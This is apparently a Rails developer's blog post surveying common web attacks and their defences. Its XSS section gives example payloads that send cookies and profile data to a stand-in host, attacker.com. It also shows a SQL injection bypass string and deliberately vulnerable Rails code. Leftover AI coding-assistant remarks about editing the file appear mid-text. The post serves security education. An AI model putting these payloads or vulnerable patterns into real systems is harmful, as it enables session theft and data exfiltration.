
Web security is a critical concern for every developer. Understanding the various types of attacks and how to defend against them is essential for building secure applications and protecting users. In this post, we’ll explore some of the most common web security attacks, their types, real-world examples, and best practices to mitigate them. We’ll also touch on related security concepts like firewalls, VPNs, and proxy servers.
🎣 1. Phishing Attacks

Phishing is a social engineering attack where attackers trick users into revealing sensitive information (like passwords or credit card numbers) by pretending to be a trustworthy entity.
🧩 Types of Phishing Attacks
- 📧 Email Phishing: Fake emails that appear to come from legitimate sources, often containing malicious links or attachments.
Example: An email that looks like it’s from your bank, asking you to “verify your account” by clicking a link that leads to a fake login page. - 🎯 Spear Phishing: Targeted phishing aimed at specific individuals or organizations, often using personal information to appear more convincing.
Example: An attacker sends a personalized email to a company executive, referencing a recent business deal. - 🐋 Whaling: Phishing attacks targeting high-profile individuals (e.g., executives).
Example: A CEO receives a fake subpoena email that appears to be from a government agency. - 📱 Smishing & Vishing: Phishing via SMS (smishing) or voice calls (vishing).
Example: A text message claims you’ve won a prize and asks you to click a link or call a number.

🛡️ Prevention:
- Educate users about suspicious emails and links.
- Implement email filtering and anti-phishing tools.
- Use multi-factor authentication (MFA).
- Never click on suspicious links or download attachments from unknown sources.
- Always verify the sender’s email address and check for subtle misspellings.
🌐 2. Pharming

Pharming redirects users from legitimate websites to fraudulent ones, often by exploiting DNS vulnerabilities or compromising local hosts files.
Example:
A user types in their bank’s URL, but due to a compromised DNS server, they are redirected to a fake site that looks identical to the real one. When they log in, their credentials are stolen.
🛡️ Prevention:
- Use DNSSEC to secure DNS infrastructure.
DNSSEC stands for Domain Name System Security Extensions. It’s a set of cryptographic protocols used to authenticate data exchanged in the Domain Name System (DNS). Essentially, it adds a layer of security to DNS by verifying that the responses received are legitimate and haven’t been tampered with. - Keep systems and antivirus software updated.
- Educate users to check URLs and use HTTPS.
- Monitor DNS records for unauthorized changes.
- Use browser plugins that warn about suspicious sites.
💣 3. Ransomware

Ransomware is malware that encrypts a user’s data and demands payment for decryption. While more common on desktops, web applications can be vectors for ransomware through malicious file uploads or vulnerabilities.
Example:
A user uploads a seemingly harmless file to a web app. The file contains ransomware that exploits a vulnerability, encrypting the server’s data and displaying a ransom note.
🛡️ Prevention:
- Regularly back up data and store backups offline.
- Keep software and dependencies updated.
- Use strong endpoint protection and web application firewalls.
- Restrict file upload types and scan uploads for malware.
- Educate users not to download or open suspicious files.
🔄 4. Cross-Site Request Forgery (CSRF)

CSRF tricks authenticated users into submitting unwanted actions on a web application in which they’re logged in, without their consent.
Example:
A logged-in user visits a malicious website. The site contains a hidden form that submits a request to transfer money from the user’s bank account, using their active session.
🛡️ Prevention:
- Use anti-CSRF tokens in forms (Rails, Django, and other frameworks provide built-in support).
- Implement same-site cookies to restrict cross-origin requests.
- Require re-authentication for sensitive actions.
- Set the
Refererheader and validate it on the server.
I’ll add the XSS (Cross-Site Scripting) attack to your blog post. This is indeed a crucial web security attack that was missing. Let me add it in the appropriate section.
Now I need to update the numbering for all subsequent attacks since we added XSS as #7:
Let me check the current state of the file after my edit:
Read file: /Users/abhilash/cursor-blog-posts/web-security-attacks.md
I see there are still some numbering issues. Let me fix the MitM attack section:
Perfect! I’ve successfully added XSS (Cross-Site Scripting) to your web security attacks blog post. Here’s the XSS section I added:
🎯 5. Cross-Site Scripting (XSS)


Cross-Site Scripting (XSS) allows attackers to inject malicious scripts into web pages viewed by other users. These scripts can steal sensitive information, manipulate page content, or perform actions on behalf of the user.
🧩 Types of XSS Attacks
- 🔄 Reflected XSS: Malicious script is reflected off a web server, typically through a URL parameter or form input.
- Example: A search page displays user input without sanitization:
<p>You searched for: <script>alert('XSS')</script></p> - 💾 Stored XSS: Malicious script is permanently stored on the target server (e.g., in a database, comment system).
- Example: A user posts a comment containing
<script>document.location='http://attacker.com/steal.php?cookie='+document.cookie</script> - 🖥️ DOM-based XSS: The vulnerability exists in client-side code where JavaScript modifies the DOM environment.
- Example:
document.getElementById('welcome').innerHTML = 'Hello ' + location.hash.substring(1);
Example Attack:
<!-- Vulnerable comment display -->
<div class="comment">
  <%= raw comment.content %>  <!-- Rails: dangerous! -->
</div>

<!-- Malicious comment content -->
<script>
  fetch('/api/user/profile', {
    credentials: 'include'
  }).then(r => r.json()).then(data => {
    fetch('https://attacker.com/steal', {
      method: 'POST',
      body: JSON.stringify(data)
    });
  });
</script>
🛡️ Solution: Preventing XSS
🚨 Vulnerable code (Rails):
<%= raw user_input %>
<!-- or -->
<%= user_input.html_safe %>
✅ Secure code:
<%= user_input %>  <!-- Automatically escaped -->
<!-- or for intentional HTML -->
<%= sanitize(user_input, tags: %w[b i em strong]) %>
🛡️ Prevention:
- Always escape/encode user input before displaying it.
- Use Content Security Policy (CSP) headers to restrict script execution.
- Validate and sanitize all user inputs on both client and server sides.
- Use template engines that auto-escape by default.
- Implement proper output encoding based on context (HTML, JavaScript, CSS, URL).
- Never use
innerHTMLwith user-controlled data; usetextContentinstead.
XSS is indeed a critical attack vector that every web developer should understand, as it’s one of the most common vulnerabilities found in web applications and can lead to serious security breaches including session hijacking, credential theft, and unauthorized actions on behalf of users.
🕵️♂️ 6. Session Hijacking


Session hijacking occurs when an attacker steals a user’s session token, allowing them to impersonate the user.
Example:
An attacker uses a packet sniffer on an unsecured Wi-Fi network to capture session cookies, then uses them to access the victim’s account.
🛡️ Prevention:
- Use secure, HTTP-only, and same-site cookies.
- Implement session expiration and regeneration after login.
- Use HTTPS to encrypt all traffic.
- Monitor for unusual session activity and force logout on suspicious behavior.
💉 7. SQL Injection

SQL Injection allows attackers to manipulate database queries by injecting malicious SQL code, potentially exposing or altering sensitive data.
Example:
A login form is vulnerable:
User.where("email = '#{params[:email]}' AND password = '#{params[:password]}'")
An attacker enters ' OR 1=1 -- as the email, bypassing authentication.
🛡️ Solution: Preventing SQL Injection in Ruby on Rails
🚨 Vulnerable code:
User.where("email = '#{params[:email]}'")
✅ Secure code (using parameterized queries):
User.where(email: params[:email])
Rails’ ActiveRecord automatically parameterizes queries when using hash syntax, preventing SQL injection.
🛡️ Prevention:
- Always use parameterized queries or ORM methods.
- Validate and sanitize user input.
- Limit database permissions for the application user.
- Regularly test your application with automated security scanners.
🎭 8. Masquerade Attacks

In a masquerade attack, an attacker pretends to be an authorized user to gain access to resources.
Example:
An attacker obtains a user’s credentials through phishing and logs in as that user, accessing sensitive data or performing unauthorized actions.
🛡️ Prevention:
- Implement strong authentication (MFA, biometrics).
- Use role-based access control (RBAC) and least privilege principles.
- Monitor for unusual login patterns and alert on suspicious activity.
- Log and audit all access to sensitive resources.
Here’s how I’ll update your blog post:
- Add new sections for:
- Man-in-the-Middle (MitM) Attack
- Password Attacks
- Honeypots (as a security concept, not an attack, but will clarify)
- Common Cyber Attacks on Companies (including APT, Denial of Service, etc.)
Below is the content I’ll add to your blog, and I’ll also update the file accordingly.
🕵️ 9. Man-in-the-Middle (MitM) Attack

A Man-in-the-Middle attack occurs when an attacker secretly intercepts and possibly alters the communication between two parties who believe they are directly communicating with each other.
Example:
An attacker on a public Wi-Fi network intercepts data sent between a user and a banking website, potentially stealing login credentials.
🛡️ Prevention:
- Always use HTTPS/TLS for secure communication.
- Avoid using public Wi-Fi for sensitive transactions.
- Implement certificate pinning in mobile and web apps.
- Educate users about the risks of unsecured networks.
🔑 10. Password Attacks

Password attacks involve attempts to obtain or guess a user’s password using various techniques.
🧩 Types of Password Attacks
- Brute Force Attack: Systematically trying all possible password combinations.
- Dictionary Attack: Trying common words and phrases as passwords.
- Credential Stuffing: Using leaked username/password pairs from other breaches.
- Keylogging: Capturing keystrokes to steal passwords.
🛡️ Prevention:
- Enforce strong password policies and complexity requirements.
- Implement account lockout after repeated failed attempts.
- Use multi-factor authentication (MFA).
- Monitor for suspicious login attempts.
🍯 11. Honeypots (Security Concept)

A honeypot is not an attack, but a security mechanism. It is a decoy system or resource set up to attract attackers and study their behavior.
Example:
A company deploys a fake database server to detect and analyze unauthorized access attempts.
🛡️ Usage:
- Use honeypots to detect and analyze attack patterns.
- Divert attackers away from real assets.
- Gather intelligence to improve security posture.
🏢 Common Cyber Attacks Targeting Companies
🎯 Advanced Persistent Threats (APT)
APTs are prolonged and targeted cyberattacks where attackers gain unauthorized access and remain undetected for an extended period, often to steal sensitive data.
🌊 Denial of Service (DoS) & Distributed Denial of Service (DDoS)

Attackers overwhelm a system, server, or network with traffic, rendering it unavailable to legitimate users.
🦠 Malware Attacks
Malicious software (viruses, worms, trojans) is used to disrupt, damage, or gain unauthorized access to systems.
🕵️ Insider Threats
Attacks or data leaks caused by employees or trusted individuals within the organization.
🧑💻 Supply Chain Attacks
Attackers compromise a third-party vendor to gain access to a target company’s systems.
🛡️ Prevention:
- Implement layered security and monitoring.
- Regularly update and patch systems.
- Conduct employee security awareness training.
- Vet third-party vendors and monitor supply chain risks.
- Use DDoS protection services and incident response plans.
🧰 Related Security Concepts
🔥 Firewall

A firewall monitors and controls incoming and outgoing network traffic based on security rules. It acts as a barrier between trusted and untrusted networks.
Example:
A web application firewall (WAF) blocks SQL injection attempts before they reach your application.
🕸️ VPN (Virtual Private Network

A VPN encrypts internet traffic and masks the user’s IP address, providing privacy and security, especially on public networks.
Example:
A developer uses a VPN to securely access company resources while working remotely from a coffee shop.
🪞 Proxy Server

A proxy server acts as an intermediary between users and the internet, providing anonymity, content filtering, and improved security.
Example:
A company uses a proxy server to block access to malicious websites and log employee internet usage.
Reverse – Proxy server

A reverse proxy is a server that sits between clients (like web browsers) and a web server, acting as an intermediary for all traffic. It receives requests from clients, potentially modifies them, then forwards them to the appropriate web server or application server. The reverse proxy then returns the server’s response to the client as if it originated from the proxy itself.
Key functions and benefits of a reverse proxy:
Load balancing:
Distributes client requests across multiple servers to prevent any single server from being overloaded.
Security:
Provides a layer of security by filtering requests, blocking malicious traffic, and hiding the true backend server architecture.
Caching:
Stores frequently accessed content locally, reducing server load and improving response times for clients.
SSL/TLS termination:
Decrypts secure connections (HTTPS) at the reverse proxy, reducing the load on the backend servers.
Content delivery optimization:
Improves performance by caching content and distributing it across multiple servers.
Public access point and DNS management:
Provides a single public-facing endpoint for accessing multiple backend servers.
In essence, a reverse proxy acts as a gateway, improving the security, performance, and reliability of web applications and services by handling client requests and directing them to the appropriate backend servers
👮🏻♂️ Web-security Vs 👨✈️Cyber Security
The terms web security and cyber security are related but have different scopes:
- Web Security refers specifically to the protection of websites, web applications, and web services from attacks and vulnerabilities. It focuses on threats like XSS, CSRF, SQL injection, session hijacking, etc., that target web-based systems.
- Cyber Security is a broader term that encompasses the protection of all digital systems, networks, devices, and data from cyber threats. This includes web security, but also covers areas like network security, endpoint security, cloud security, IoT security, and more.
Which is better?
- If your content is focused on threats and defenses related to websites and web applications, web security is the more precise and appropriate term.
- If you want to cover a wider range of digital threats (including but not limited to web), cyber security is the better, more comprehensive term.
🏗️ Best Practices for Web Developers
- Keep all software and dependencies up to date.
- Use HTTPS everywhere.
- Implement least privilege access controls.
- Regularly audit and test your application for vulnerabilities.
- Educate users and team members about security threats.
- Use security headers (Content Security Policy, X-Frame-Options, etc.).
- Monitor logs and set up alerts for suspicious activity.
- Back up data regularly and test your recovery process.
🔒 Conclusion:
Web security is an ongoing process. By understanding these attacks and implementing robust security measures, developers can significantly reduce the risk of breaches and protect their users.
Get ready to Defend your system. Enjoy Security! 🚀
 The Rails Drop